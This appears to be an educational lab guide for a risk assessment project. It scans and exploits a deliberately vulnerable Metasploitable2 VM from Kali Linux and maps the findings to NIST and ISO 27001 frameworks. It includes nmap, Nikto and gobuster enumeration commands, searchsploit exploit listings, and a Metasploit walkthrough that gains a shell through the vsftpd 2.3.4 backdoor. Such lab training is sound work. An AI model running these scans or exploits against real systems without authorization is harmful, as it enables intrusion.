

Risk Assessment Lab Project (Kali Linux VM)

1. Project Overview

This project is a full risk assessment and vulnerability analysis lab using Kali Linux on Oracle VirtualBox against a vulnerable VM (Metasploitable2). It maps hands-on steps to NIST SP 800-30, NIST RMF, NIST CSF functions, and ISO 27001 Annex A controls.

You will perform scanning, identify services/versions, find and exploit vulnerabilities, interpret logs, and produce risk treatment recommendations with security best practices.

3. Learning Objectives

By completing this lab you will:

- Understand risk assessment concepts, risk treatment techniques, and the risk management lifecycle.
- Apply NIST SP 800-30 and NIST RMF (Prepare, Categorize, Select, Implement, Assess, Authorize, Monitor) to a small lab environment.
- Map findings to NIST CSF functions (Identify, Protect, Detect, Respond, Recover) and ISO 27001 Annex A domains.
- Use Kali Linux tools (nmap, Nikto, searchsploit, Metasploit, etc.) to discover and exploit vulnerabilities.
- Analyze results, build a risk register, propose security best practices, and write final analysis and recommendations.

4. Theory: Risk Assessment Concepts

4.1 Key Definitions

- **Asset** – Anything of value (server, application, data, credentials).
- **Threat** – Potential cause of an unwanted incident (attacker, malware, misconfiguration).
- **Vulnerability** – Weakness that a threat can exploit (outdated service, expired version ,Patches, weak passwords).

- **Likelihood** – Probability that a threat will exploit a vulnerability.
- **Impact** – Harm if the threat event occurs (data loss, downtime, legal penalties).
- **Risk** – Combination of likelihood and impact for a given threat exploiting a vulnerability.

4.2 Risk Treatment Techniques

- **Risk mitigation** – Reduce likelihood/impact (patches, hardening, monitoring).
- **Risk avoidance** – Stop the activity that causes the risk (decommission vulnerable service).
- **Risk transference** – Shift risk to third party (**cyber insurance, cloud provider**).
- **Risk acceptance** – Acknowledge and monitor risk when cost to treat is higher than benefit.

Treatment option	Example in this lab
Mitigate	Patch vulnerable service, enable firewall rules
Avoid	Disable unnecessary FTP service
Transfer	Host app with managed provider / insurance
Accept	Keep low-impact lab system as is but monitor

5. Framework Mapping

5.1 NIST SP 800-30 Risk Assessment Steps

NIST SP 800-30 groups risk assessment into four main steps:

1. **Prepare for the assessment** – Define purpose, scope, assumptions, and methodology.
2. **Conduct the assessment** – Identify threats, vulnerabilities, likelihood, and impact.
3. **Communicate results** – Document risk register, risk levels, and recommended treatments.
4. **Maintain the assessment** – Update risks as systems or threats change.

5.2 NIST RMF Steps

NIST RMF defines seven steps to manage system risk:

1. **Prepare** – Organizational and system-level preparation.
2. **Categorize** – Categorize information system and data by impact.
3. **Select** – Choose security controls (e.g., from NIST 800-53 or ISO 27001).
4. **Implement** – Implement and document selected controls.
5. **Assess** – Test if controls are effective.
6. **Authorize** – Management risk-based decision to operate the system.
7. **Monitor** – Continuous monitoring of risks and controls.

In this lab, you focus heavily on Assess and parts of Prepare, Categorize, Select, Implement, Monitor.

5.3 NIST CSF Functions

Map your tasks to NIST CSF functions:

- **Identify** – Assets, threats, and vulnerabilities (nmap, host inventory).
- **Protect** – Hardening, patches, firewall, configuration changes.
- **Detect** – Logs, IDS/IPS, anomaly detection.
- **Respond** – Containment, eradication, and communication.
- **Recover** – Restore services, improve controls and documentation.

5.4 ISO 27001 Annex A Controls (Relevant Examples)

ISO 27001 Annex A is grouped into four domains:

- **Annex A.5** – Organizational controls (policies, risk management, roles and responsibilities).
- **Annex A.6** – People controls (training, awareness, background checks).
- **Annex A.7** – Physical controls (secure areas, entry controls).
- **Annex A.8** – Technological controls (vulnerability management, configuration management, logging, access control).

Examples relevant to this lab:

- **A.5:** information security policy, risk management framework.
- **A.8:** vulnerability management, secure configuration, malware protection, logging and monitoring, network security controls.

6. Lab Environment Setup (VirtualBox + Kali + Target)


6.1 Tools and Requirements

- Host OS: Windows or Linux.
- Oracle VirtualBox (latest version).
- Kali Linux ISO or prebuilt VM image.
- Target VM: Metasploitable2 / DVWA / OWASP Juice Shop (Metasploitable2 assumed here).
- Stable internet connection for updates and exploit-db sync.

6.2 VirtualBox Network Configuration

Goal: Place Kali and the target in the same internal or host-only network (isolated from internet).

1. Create Host-only or Internal Network in VirtualBox.
2. Attach Kali VM and Metasploitable2 VM to this network.
3. Optionally attach a second NIC on Kali for internet (NAT).




6.3 Kali Linux Basic Setup

From a fresh Kali VM:

bash

`sudo apt update && sudo apt full-upgrade -y`

`sudo apt install nmap nikto sqlmap metasploit-framework -y`



7. Step-by-Step Risk Assessment Walkthrough

7.1 Step 1 – Prepare for Assessment (NIST SP 800-30)

- **Scope** – “Metasploitable2 test server in isolated lab network.”
- **Purpose** – “Identify vulnerabilities, evaluate risk, and practice mitigation and exploitation steps.”
- **Assumptions** – Non-production environment, full authorization to test, internet allowed from Kali.
- **Methodology** – Use automated scanners (nmap, Nikto, Nessus), manual enumeration, and risk matrix (Low/Medium/High).

7.2 Step 2 – Identify Assets and Services

1. Find target IP (from Metasploitable2 login screen or DHCP):

bash

ip addr

```
To access official Ubuntu docum
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifco
eth0      Link encap:Ethernet
          inet addr:10.0.2.3
```

```
msfadmin@metasploitable:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
```

2. On Kali, verify connectivity:

Bash

```
$ ping -c5 10.0.2.3
PING 10.0.2.3 (10.0.2.3) 56(84) bytes of data.
64 bytes from 10.0.2.3: icmp_seq=1 ttl=64 time=1.02 ms
64 bytes from 10.0.2.3: icmp_seq=2 ttl=64 time=1.44 ms
64 bytes from 10.0.2.3: icmp_seq=3 ttl=64 time=0.657 ms
64 bytes from 10.0.2.3: icmp_seq=4 ttl=64 time=0.527 ms
64 bytes from 10.0.2.3: icmp_seq=5 ttl=64 time=1.33 ms

— 10.0.2.3 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4033ms
rtt min/avg/max/mdev = 0.527/0.994/1.444/0.359 ms
```

3. Record asset details (hostname, OS, IP, purpose) in your risk register.

7.3 Step 3 – Network Scanning with nmap

Run a basic port scan:

bash

```
nmap -sS -sV -O -Pn <TARGET_IP>
```

- -sS – SYN (stealth) scan.
- -sV – Service version detection.
- -O – OS detection.
- -Pn – Treat host as online (skip ping).

```

└─$ nmap -sS -sV -O -Pn 10.0.2.3
Starting Nmap 7.98 ( https://nmap.org ) at 
Nmap scan report for 10.0.2.3
Host is up (0.00080s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 De
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X -

```

Run a full TCP port scan (takes longer):

bash

`nmap -p- -sV -T4 <TARGET_IP> -oN scans/nmap/full_scan.txt`

What to look for (VERY IMPORTANT):

- Open ports (e.g., 21/FTP, 22/SSH, 80/HTTP, 139/445/SMB).
- Service names and versions (e.g., vsftpd 2.3.4, Apache 2.2.8).
- OS guess (Linux version) and network distance.
- Unusual ports that may expose administrative interfaces.

These details allow you to map vulnerabilities, correlate with CVE databases, and estimate likelihood/impact.

7.4 Step 4 – Web Scanning with Nikto (if HTTP service)

If port 80/443 is open:

bash

```
nikto -h http://<TARGET_IP> -output scans/nikto/nikto_report.html
```

Key information to look for:

- Outdated web server versions.
- Default files or directories (e.g., /phpmyadmin, /test).
- Known vulnerabilities in plugins or scripts.
- Misconfigurations (directory listing, no security headers).

7.5 Step 5 – Service-Specific Enumeration

For each service discovered, add targeted enumeration.

FTP enumeration (port 21):

bash

```
nmap -sV -p 21 --script=ftp-anon,ftp-syst <TARGET_IP>
```

Look for:

- Anonymous login allowed.
- Banner or software version.

SMB enumeration (ports 139/445):

bash

```
nmap -sV -p 139,445 --script=smb-os-discovery,smb-enum-shares <TARGET_IP>
```

Look for:

- Open SMB shares.
- OS version, workgroup/domain.

Web application enumeration:

bash

```
gobuster dir -u http://<TARGET_IP> -w /usr/share/wordlists/dirb/common.txt
```

Look for:

- Hidden directories or admin panels.
- Application frameworks revealing technology stack.

8. Analyzing Scan Results

8.1 Building a Risk Register

ID	Asset	Service/Version	Threat	Vulnerability	Likelihood	Impact	Risk Level	Recommended Treatment
-----------	--------------	------------------------	---------------	----------------------	-------------------	---------------	-------------------	------------------------------

For each finding, fill in using your nmap/Nikto outputs.

What to analyze:

- **Versions** – Compare service versions against vulnerability databases (searchsploit, CVE).
- **Exposure** – Is the service reachable from untrusted networks or only internal?
- **Authentication** – Anonymous or weakly protected services raise likelihood.
- **Data sensitivity** – Impact is higher if service handles credentials or PII.

8.2 Identifying Vulnerabilities and CVEs

Use searchsploit (local exploit-db) on Kali:

```
bash
```

```
searchsploit vsftpd 2.3.4
```

```
searchsploit samba 3.0
```

```
searchsploit "Apache 2.2"
```

```
$ searchsploit vsftpd 2.3.4
```

Exploit Title	Path
vsftpd 2.3.4 - Backdoor Command Execution	unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)	unix/remote/17491.rb

```
$ searchsploit samba 3.0
```

Exploit Title	Path
Samba 3.0.10 (OSX) - 'lsa_io_trans_names' Heap Overflow (Metasploit)	osx/remote/16875.rb
Samba 3.0.10 < 3.3.5 - Format String / Security Bypass	multiple/remote/10095.txt
Samba 3.0.20 < 3.0.25rc3 - 'Username' map script' Command Execution (Metasploit)	unix/remote/16320.rb
Samba 3.0.21 < 3.0.24 - LSA trans names Heap Overflow (Metasploit)	linux/remote/9950.rb
Samba 3.0.24 (Linux) - 'lsa_io_trans_names' Heap Overflow (Metasploit)	linux/remote/16859.rb
Samba 3.0.24 (Solaris) - 'lsa_io_trans_names' Heap Overflow (Metasploit)	solaris/remote/16329.rb
Samba 3.0.27a - 'send_mailslot()' Remote Buffer Overflow	linux/dos/4732.c
Samba 3.0.29 (Client) - 'receive_smb_raw()' Buffer Overflow (PoC)	multiple/dos/5712.pl
Samba 3.0.4 - SWAT Authorisation Buffer Overflow	linux/remote/364.pl
Samba < 3.0.20 - Remote Heap Overflow	linux/remote/7701.txt
Samba < 3.6.2 (x86) - Denial of Service (PoC)	linux_x86/dos/36741.py

```
$ searchsploit "Apache 2.2"
```

Exploit Title	Path
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin Remote Code Execution	php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote Code Execution + Scanner	php/remote/29316.py
Apache 1.3.35/2.0.58/2.2.2 - Arbitrary HTTP Request Headers Security	linux/remote/28424.txt
Apache 1.4/2.2.x - APR 'apr_fnmatch()' Denial of Service	linux/dos/35738.php
Apache 2.2 (Windows) - Local Denial of Service	windows/dos/15319.pl
Apache 2.2 - Scoreboard Invalid Free On Shutdown	linux/dos/41768.txt
Apache 2.2.14 mod_isapi - Dangling Pointer Remote SYSTEM	windows/remote/11650.c
Apache 2.2.15 mod_proxy - Reverse Proxy Security Bypass	linux/remote/36663.txt
Apache 2.2.2 - CGI Script Source Code Information Disclosure	multiple/remote/28365.txt
Apache 2.2.4 - 413 Error HTTP Request Method Cross-Site Scripting	unix/remote/30835.sh
Apache 2.2.6 (Windows) - Share PHP File Extension Mapping Information Disclosure	windows/remote/30901.txt
Apache 2.2.6 mod_negotiation - HTML Injection / HTTP Response Splitting	linux/remote/31052.java
Apache < 1.3.37/2.0.59/2.2.3 mod_rewrite - Remote Overflow	multiple/remote/2237.sh
Apache < 2.0.64 / < 2.2.21 mod_setenvif - Integer Overflow	linux/dos/41769.txt
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memory Leak	linux/webapps/42745.py
Apache cocoon 2.14/2.2 - Directory Traversal	multiple/remote/23282.txt
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial of Service	multiple/dos/26710.txt

Correlate with public CVEs (e.g., CVE-2011-2523 for vsftpd backdoor in 2.3.4 etc.) by searching online.

CVE-2011-2523 PUBLISHED

[View](#)

Required CVE Record Information

CNA: Red Hat, Inc.

Published: 2019-11-27 **Updated:** 2021-04-12

Description

vsftpd 2.3.4 downloaded between 20110630 and 20110703 contains a backdoor which opens a shell on p

Product Status

[Learn more](#)

Vendor

vsftpd

Product

vsftpd

8.3 Reading Logs and Evidence

If the target exposes logs (e.g., via web console or SSH), note:

- Login attempts, errors, suspicious URLs.
- Time correlation between your scans and logged events.
- Evidence of brute force protection or lack thereof.

In a real environment, log review supports NIST CSF Detect and ISO 27001 logging and monitoring controls.

8. Exploitation Walkthrough (Educational Use Only)

9.1 Example: Exploit vsftpd 2.3.4 Backdoor (Metasploitable2)

1. Start Metasploit:

```
bash
```

```
msfconsole
```

2. Search for the exploit:

```
bash
```

```
search vsftpd 2.3.4
```

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

```
set RHOSTS <TARGET_IP>
```

```
set RPORT 21
```

```
run
```

3. If successful, you get a shell session (e.g., id, whoami).

Commands inside the session:

```
bash
```

```
id
```

```
uname -a
```

```
ls
```

```
Metasploit tip: Use the edit command to open the currently
in your editor
```

<https://metasploit.com>

```
+ -- ==[ 2,601 exploits - 1,322 auxiliary - 1,707 payload
+ -- ==[ 431 post - 49 encoders - 14 nops - 9 evasion
```

Metasploit Documentation: <https://docs.metasploit.com/>
The Metasploit Framework is a Rapid7 Open Source Project

Matching Modules

Interact with a module by name or index. For example `info 0`, use `0` or use `exploit/unix/ftp/vsftpd_234` backdoor

```
msf > set RHOST 10.0.2.3
RHOST => 10.0.2.3
msf > set RPOST 21
RPOST => 21
```

9.2 Documenting Exploitation Steps

For each exploited vulnerability:

- Precondition – Service version and configuration.
- Exploit path – Tool and commands used.
- Post-exploitation actions – Proof of access (no destructive actions).
- Impact – What an attacker could do (data theft, privilege escalation).

Tie exploitation back into your risk assessment by updating likelihood and impact based on proof-of-concept.

10. Risk Treatment and Security Best Practices

10.1 Mapping to Risk Treatment Options

For each high/medium risk in your register, recommend:

- Mitigate – Patch or upgrade vulnerable software, disable unnecessary services, enforce strong authentication, restrict network access.
- Avoid – Remove obsolete applications or internet exposure for sensitive services.
- Transfer – Use managed services with SLAs or cyber insurance.
- Accept – Document justification for remaining low risks with monitoring.

10.2 Security Best Practices for This Lab

- Apply least privilege and strong authentication for SSH and web interfaces (ISO Annex A.8 access control).
- Enable firewall rules to limit exposed ports (only necessary services).
- Keep systems patched and updated regularly.

- Implement logging and centralized monitoring (NIST CSF Detect, ISO logging controls).
- Use network segmentation so vulnerable systems are not reachable from production networks.
- Conduct periodic vulnerability scanning and penetration testing.

11. Mapping Lab Activities to NIST CSF & ISO 27001

Activity	NIST CSF Function	Example ISO 27001 Annex A controls
Asset/service inventory	Identify	A.5 risk management, A.8 asset management
nmap/Nikto scanning	Identify / Detect	A.8 vulnerability management
Log review	Detect	A.8 logging and monitoring
Applying patches/hardening	Protect	A.8 secure configuration, patch management
Exploitation proof-of-concept (testing)	Identify / Detect	A.8 security testing and assessments
Documenting risk treatment	Respond / Recover	A.5 risk treatment planning

12. Advantages and Disadvantages of This Approach

12.1 Advantages

- Provides practical, hands-on understanding of risk assessment frameworks.
- Shows end-to-end flow from discovery to exploitation and treatment.
- Helps build a portfolio project demonstrating security, testing, and documentation skills.
- Aligns with widely adopted standards (NIST, ISO 27001) used by organizations.

12.2 Disadvantages / Limitations

- Lab is simplified compared to complex enterprise networks.
- Focuses on technical vulnerabilities, not full organizational, physical, or people risks.
- Depends on known vulnerable VMs which may not reflect modern hardened systems.
- Exploits used may be outdated and easier than real-world attacks.

13. Final Analysis and Recommendations

1. **Top Risks** – List 3–5 highest-risk vulnerabilities with rationale (likelihood + impact).
2. **Root Causes** – Missing patches, weak configurations, unnecessary services.
3. **Recommended Controls** – Patching schedule, access control improvements, network segmentation, logging and monitoring, security awareness.
4. **Framework Alignment** – Show how recommendations support NIST RMF Select, Implement, Monitor and ISO 27001 Annex A controls.
5. **Lessons Learned** – What you learned about reading scan results, validating vulnerabilities, and prioritizing risk.

15. Conclusion of Learning

By completing this project you will have practiced:

- Applying risk assessment methodologies (NIST SP 800-30) to real technical data.
- Using Kali Linux tools to discover, validate, and exploit vulnerabilities in a controlled environment.
- Translating technical vulnerabilities into business-oriented risk with treatment options aligned to NIST RMF, NIST CSF, and ISO 27001 Annex A.